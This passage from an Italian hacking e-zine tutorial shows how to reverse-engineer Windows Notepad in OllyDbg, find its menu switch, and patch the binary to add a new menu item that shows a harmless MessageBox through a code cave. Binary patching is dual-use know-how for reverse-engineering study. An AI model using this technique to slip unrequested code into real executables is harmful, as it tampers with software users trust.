0000EF50	63	00	63	00	6F	00	20	00	6E	00	6F	00	74	00	65	00	c.c.o...n.o.t.e.
0000EF60	00	00	80	00	42	00	4D	00	6F	00	64	00	69	00	66	00	..E.B.M.o.d.i.f.
0000EF70	69	00	63	00	61	00	21	00	00	00	00	00	44	24	00	44	i.c.a.!.....D\$.D

26 --> '&' per l'indicazione del tasto rapido sul carattere successivo (nel nostro caso su '?')

3F --> '?'
40 --> una voce del menu
26 --> lo sappiamo (su 'G')
47 75 69 64 61 20 69 6E 20 6C 69 6E 65 61 --> 'Guida in linea' (20h è il valore dello spazio)

08 --> una barra separatrice, ben visibile nell'immagine precedente

41 --> altra voce di menu
49 6E 66 6F 72 6D 61 7A 69 6F 6E 69 20 --> 'Informazioni ' (20h finale)
26 --> (su 's')
73 75 20 42 6C 6F 63 63 6F 20 6E 6F 74 65 --> 'su Blocco note'
80 --> fine voce

42 --> altra voce di menu
4D 6F 64 69 66 69 63 61 21 --> 'Modifica!'

Abbiamo appena concluso una prima parte strettamente analitica; adesso è il momento di convertire i nostri dati in qualcosa di più razionale per le nostre misere menti umane.

Ci dobbiamo chiedere come potrebbe fare un calcolatore per creare un menu da quei valori esadecimali...

Esisterà una funzione che andrà a disegnare sullo schermo la barra del menu. Al click su '?' verrà disegnato un sotto-menu con tre voci e uno spaziatore. Le tre voci sono identificate come 40h, 41h e 42h, il cui valore risulterà inserito in uno switch, che verrà letto e confrontato con un dato di destinazione e porterà all'esecuzione di un dato blocco di istruzioni.

Volendo esemplificare la struttura, ci dovremo trovare di fronte ad una forma simile:

```
i...  
.code  
  
i...  
Menu:  
i...  
  cmp edi,40h  
  je  GuidaInLinea  
i...  
  cmp edi,41h  
  je  Informazioni  
i...  
  cmp edi,42h  
  je  Modifica  
i...  
GuidaInLinea:  
i...  
Informazioni:  
i...  
Modifica:
```

```

; ...
end

```

La forma però non sarà questa (esempio a parte). Il confronto con '42h' e la nostra ipotetica funzione 'Modifica' non saranno presenti. Non esiste cioè alcun richiamo o funzione legata al valore '42h'...ed è proprio quello che dovremo costruire ^^

Se l'esempio fosse stato fatto con un programmino in assembly i dati sarebbero stati perfettamente rintracciabili nel listato di OllyDBG.

In questo caso invece il codice del debugger risulta decisamente lungo; è quindi venuto il momento di muovere un po' la fantasia per individuare il nostro switch utile.

Ricordo che i valori della nostra nuova voce non esistono, dovremo quindi individuare un punto in cui questa andrebbe inserita e non dove si trova. Cosa non immediata...

Siccome questa è la parte difficile vi offro due possibilità, una 'alla carlona' e una tecnica.

Il punto da cui dobbiamo partire è la ricerca dello swich che contiene i due valori 'Guida in linea' e 'Informazioni su Blocco note' (che saranno i valori 40h e 41h)

Prendo notepad.exe con Olly mi posiziono all'inizio del codice utile (non all'entry-point).

Una prima parte fino al VA 1001343 mostra le funzioni utilizzate dal programma, segue un blocco di valori ASCII dove leggiamo una cosa interessante:

```

010013E8 . 6E 6F 74 65 7>ASCII "notepad.chm",0

```

notepad.chm è chiaramente la guida in linea, la cui apertura è la prima voce del nostro menu.

Tasto destro > Find references to.. > Selected adress (oppure CTRL+R)

```

References in notepad:.text to 010013E8
Address Disassembly Comment
010013E8 ASCII "notepad.chm",0 (Initial CPU selection)
010032B0 PUSH notepad.010013E8 ASCII "notepad.chm"

```

Vediamo cosa ci dice Olly nella zona del VA 10032B0...

```

010032AE|>56          PUSH ESI                      ;/Arg4; Case
40 of switch 01002BBE
010032AF|.56         PUSH ESI                      ;|Arg3
010032B0|.68 E8130001  PUSH notepad.010013E8        ;|Arg2 =
010013E8 ASCII "notepad.chm"
010032B5|.FF15 E4110001  CALL DWORD PTR DS:[<&USER32.GetDesktopWi>;|
[GetDesktopWindow
010032BB|.50          PUSH EAX                      ;|Arg1
010032BC|.E8 02400000  CALL notepad.010072C3        ;
\notepad.010072C3

```

Caso 40 dello switch in 1002BBE. Beccato!

Passiamo alla seconda possibilità, decisamente da preferire, faremo riferimento alle nostre amiche WinAPI.

La seconda voce del menu (valore 41h) apre la finestra informativa con il logo di Windows e il copyright su Notepad.

...dovete sapere che quelle informazioni sono talmente importanti che Microsoft ha creato un'API apposita 'ShellAbout' xD

The ShellAbout function displays a Shell About dialog box.

```
int ShellAbout (
    HWND hWnd,           // handle of parent window
    LPCTSTR szApp,       // title bar and first line text
    LPCTSTR szOtherStuff, // other dialog text
    HICON hIcon          // icon to display
);
```

La funzione viene infatti inserita nella prima parte del codice utile...

```
01001180 > . 3F2FA77C DD SHELL32.ShellAboutW
```

...e possiamo trovare il listato di riferimento con lo stesso metodo usato in precedenza:

```
01003341|>6A 02PUSH 2 ;/RsrcName = 2.; Case
41 of switch 01002BBE
01003343|.FF35>PUSH DWORD PTR DS:[100AB80] ;|hInst = NULL
01003349|.FF15>CALL DWORD PTR DS:[<&USER32.LoadIconW] ;\LoadIconW
0100334F|.50 PUSH EAX ;/hIcon
01003350|.68 9>PUSH notepad.01001394 ;|OtherStuff = ""
01003355|.FF35>PUSH DWORD PTR DS:[1009054] ;|Title = 00000009 ???
0100335B|.FF35>PUSH DWORD PTR DS:[1009830] ;|hWnd = NULL
01003361|.FF15>CALL DWORD PTR DS:[<&SHELL32.ShellAboutW]; \ShellAboutW
01003367|> 33C>XOR EAX,EAX ; Case F of switch
01002BBE
01003369|.40 INC EAX
```

Caso 41 dello switch 1002BBE...Ri-beccato ^^

THERAPY

Adesso che anche mio nonno sa dove si trova la nostra funzione, sarà il caso di andarla a vedere:

```
01002BBE|.83FF 40 CMP EDI,40 ; Switch (cases 1..303)
01002BC1|.8995 F0FDFFFF MOV DWORD PTR SS:[EBP-210],EDX
01002BC7|.0F8F F9060000 JG notepad.010032C6
01002BCD|.0F84 DB060000 JE notepad.010032AE
```

Urca...sono astuti questi compilatori!

Se EDI vale 40 (JE, Jump if Equal) l'esecuzione salta in 10032AE, cioè il VA del primo esempio; se invece è maggiore (JG, Jump if Greater) salta in 10032C6:

```
010032C6 |> 83FF 41 CMP EDI,41
```

```
010032C9 |. 74 76          JE SHORT notepad.01003341
010032CB |. 81FF FF020000 CMP EDI,2FF
010032D1 |.^ 0F8E 2EF9FFFF JLE notepad.01002C05
```

Se EDI vale 41 salta a 1003341, cioè il secondo esempio. In caso contrario ovviamente si cambia proprio destinazione...mica poteva arrivare a 42 xD
Ok, è giunta l'ora di metterci al lavoro.

A chi ha letto il mio precedente 'Binary Poetry' di UAH_3 posso dire che la procedura è grosso modo la stessa, con qualche considerazione in più.

Dovremo inserire una funzione (sarà il tipico MessageBox di esempio) alla fine del codice utile in 1008747; inserire un 'CMP EDI,42' come condizione di salto; riportare l'esecuzione nel suo percorso normale con un ulteriore salto eseguito dopo la nuova funzione.

A dire la verità questa struttura condizionale ci impone l'utilizzo di due salti: uno in caso di uguaglianza a 42h e uno in caso il valore sia maggiore (la stessa struttura usata 1002BBE). Sempre la struttura condizionale richiede anche una doppia uscita:

- Se EDI vale 42h il flusso si sposta sulla nostra nuova funzione, però non torna più al punto di partenza.
- Se EDI è diverso da 42h allora ritorna.

Partiamo dall'inserimento della nostra funzione. Per prima cosa ci dobbiamo assicurare che sia presente MessageBox tra le funzioni dentro notepad.exe, cosa molto probabile:

```
01001268> . 34653E7E          DD USER32.MessageBoxW
```

Se non fosse stata presente avremmo dovuto creare un import da user32.dll, ma questa è un'altra storia...

Un esempio di MessageBox lo possiamo vedere in 100415D:

```
0100415D|>6A >PUSH 0                                ;/Style = MB_OK|
MB_APPLMODAL
0100415F|.68 >PUSH notepad.01001730                  ;|Title = "DEV Error!"
01004164|.68 >PUSH notepad.010016FC                  ;|Text = "Out of RC
string space!!"
01004169|.6A >PUSH 0                                ;|hOwner = NULL
0100416B|.FF1>CALL DWORD PTR DS:[<&USER32.MessageBoxW>;\MessageBoxW
```

In 100416B possiamo prendere il riferimento diretto a MessageBoxW (tasto <spazio>), indicato come 'CALL DWORD PTR DS:[1001268]'...ci servirà.

Andiamo in 1008747 e costruiamo le due stringhe 'Title' e 'Text' (CTRL+E per inserire il testo, CTRL+A per ricaricare):

```
0100873C . 55 53 45 52 3>ASCII "USER32.dll",0
01008747 00          DB 00
01008748 . 5500 4100 480>UNICODE "UAH Love"
01008758 . 7300 5900 6F0>UNICODE "sYou",0
01008762 00          DB 00
01008763 . 5700 4100 460>UNICODE "WAF I'm "
01008773 . 6100 2000 6E0>UNICODE "a new fu"
```

```
01008783 . 6E00 6300 740>UNICODE "nction :"  
01008793 . 2D00 4F00 000>UNICODE "-O",0  
01008799 00 DB 00
```

Notate l'inserimento del testo UNICODE per MessageBoxW.

Di seguito possiamo costruire il MessageBox:

```
01008793 . 2D>UNICODE "-O",0  
01008799 00 DB 00  
0100879A 6A>PUSH 0  
0100879C 68>PUSH notepad.01008748 ;UNICODE "UAH LovesYou"  
010087A1 68>PUSH notepad.01008763 ;UNICODE "WAF I'm a new  
function : -O"  
010087A6 6A>PUSH 0  
010087A8 FF>CALL DWORD PTR DS:[<&USER32.MessageBoxW>;USER32.MessageBoxW  
010087AE 00 DB 00  
010087AF 00 DB 00
```

Ok, il primo problema è risolto, adesso dobbiamo pensare all'uscita.

Ad esempio potremmo immaginare che un MessageBoxW possa utilizzare la stessa modalità della precedente voce del menu con ShellAboutW.

In entrambi i casi dal menu viene aperta una finestra e la sua chiusura comporta il ritorno al programma.

Dal listato precedente (quello con ShellAbout) si vede come la funzione esce in 1003367, dove andremo quindi a saltare:

```
010087A8 FF15 6>CALL DWORD PTR DS:[<&USER32.MessageBoxW>;USER32.MessageBoxW  
010087AE ^ E9 B4A>JMP notepad.01003367  
010087B3 00 DB 00  
010087B4 00 DB 00
```

Adesso andiamo a modificare le istruzioni in 10032CB (ricordate di copiare i byte per reinserirli alla fine):

```
010032C6 |> 83FF 41 CMP EDI,41  
010032C9 |. 74 76 JE SHORT notepad.01003341  
010032CB 83FF 42 CMP EDI,42 ;inserisco 42h  
010032CE 0F84 C654000>JE notepad.0100879A ;se uguale va al MessageBox  
010032D4 0F8F DA54000>JG notepad.010087B3 ;se maggiore salta oltre  
010032DA 90 NOP  
010032DB 90 NOP  
010032DC 90 NOP  
010032DD |. 7E 14 JLE SHORT notepad.010032F3;normale esecuzione  
010032DF |. 81FF 0203000>CMP EDI,302
```

Ora dobbiamo tornare a fine codice e reinserire i byte persi con la modifica, oltre al JMP di ritorno in 10032DF:

```
010087A8 FF15 6>CALL DWORD PTR DS:[<&USER32.MessageBoxW>;USER32.MessageBoxW  
010087AE ^ E9 B4A>JMP notepad.01003367
```

```

010087B3 81FF F>CMP EDI,2FF
010087B9 ^ 0F8E 4>JLE notepad.01002C05
010087BF 81FF 0>CMP EDI,301
010087C5 ^ 0F8E 2>JLE notepad.010032F3
010087CB ^ E9 0FA>JMP notepad.010032DF
010087D0 00 DB 00

```

Faccio notare come il numero dei byte da modificare ci avrebbe permesso il salto di ritorno già dopo 10087BF; in quel caso però il successivo JLE non avrebbe più risposto a CMP ma al nuovo JMP, con relativo errore (potete quindi noppare 10032DD perchè non serve più a nulla).

Per finire l'opera ricarichiamo la visualizzazione con CTRL+A e vediamo il riassunto delle due modifiche:

```

010032C9 . 74 76 JE SHORT notepad.01003341
010032CB . 83FF 42 CMP EDI,42
010032CE . 0F84 C6540000 JE notepad.0100879A
010032D4 . 0F8F D9540000 JG notepad.010087B3
010032DA . 90 NOP
010032DB . 90 NOP
010032DC . 90 NOP
010032DD . 90 NOP
010032DE . 90 NOP
010032DF > 81FF 02030000 CMP EDI,302


```

```

0100873C . 55>ASCII "USER32.dll",0
01008747 . 00 DB 00
01008748 . 55>UNICODE "UAH Love"
01008758 . 73>UNICODE "sYou",0
01008762 . 00 DB 00
01008763 . 57>UNICODE "WAF I'm "
01008773 . 61>UNICODE "a new fu"
01008783 . 6E>UNICODE "nction :"
01008793 . 2D>UNICODE "-O",0
01008799 . 00 DB 00
0100879A > 6A>PUSH 0 ;/Style = MB_OK|
MB_APPLMODAL; Case 42 of switch 01002BBE
0100879C . 68>PUSH notepad.01008748 ;|Title="UAH LovesYou"
010087A1 . 68>PUSH notepad.01008763 ;|Text="WAF I'm a new
function :-O"
010087A6 . 6A>PUSH 0 ;|hOwner=NULL
010087A8 . FF>CALL DWORD PTR DS:[<&USER32.MessageBoxW>];\MessageBoxW
010087AE . ^ E9>JMP notepad.01003367
010087B3 > 81>CMP EDI,2FF
010087B9 . ^ 0F>JLE notepad.01002C05
010087BF . 81>CMP EDI,301
010087C5 . ^ 0F>JLE notepad.010032F3
010087CB . ^ E9>JMP notepad.010032DF
010087D0 . 00 DB 00

```

Direi che a questo punto non ci resta che fare la prova...



CONCLUSIONI

Come sempre, è bene chiedersi cosa si è imparato (o meglio, cosa ho cercato di insegnare).

Abbiamo visto come sia possibile modificare un programma in maniera decisamente profonda senza avere nemmeno un sorgente disponibile.

In questo documento di esempio è stato usato un semplice MessageBox, credo si capisca bene che avrebbe potuto essere inserito un programma in assembly anche piuttosto complesso nonché più voci di menu con altrettante funzioni aggiuntive.

Ci siamo resi conto di quanto un simile lavoro di reversing vada ben oltre la comprensione del formato PE o delle istruzioni di un debugger, ma richieda una notevole capacità di ragionamento, intuizione e fantasia.

Ancora una volta si vede come 'muovere il cervello' e non usare un programma, per quanto evoluto possa essere, sia la vera azione che 'crea'.

Credo che l'essenza vera del reversing (e forse di tutto l'hacking) sia 'il controllo': non subire la macchina, non subire il codice ma averne il controllo pieno, perchè noi possiamo capire e quindi modificare a nostro piacimento ciò che ormai conosciamo.

L'ultima mia considerazione riguarda l'aspetto etico/legale di queste tecniche.

Per quanto se ne parli poco, esistono molti più casi di programmi reversati di quel che si crede. Risulta spesso molto più semplice attingere da programmi esistenti determinate funzioni o interi file piuttosto che produrli nuovamente partendo da zero.

Va da sé che tali pratiche sono decisamente riprovevoli e giustamente punite dalla legge, sempre se qualcuno riesce a dimostrarne l'adozione.

Le stesse licenze commerciali di software chiuso che dovrebbero limitare il reversing dei programmi, finiscono poi per renderlo remunerativo per la creazione di altro software commerciale; il motivo evidente è la difficoltà di individuare codice reversato se non è reperibile un sorgente di partenza.

Come si può intuire da questo articolo sarebbe possibile prendere un programma, modificarne totalmente l'interfaccia, aggiungere (o togliere) nuove funzioni e quindi distribuirlo come programma nuovo, diverso e irriconoscibile.

Come detto prima...muovere il cervello.

Floatman

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com

Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 6) è prevista alla data di:

Venerdì 29 Gennaio 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:

<http://underatthack.altervista.org>

Tutti i contenuti di UnderAttHack, escluse le parti in cui è espressamente dichiarato diversamente, sono pubblicati sotto [Licenza Creative Commons](#)

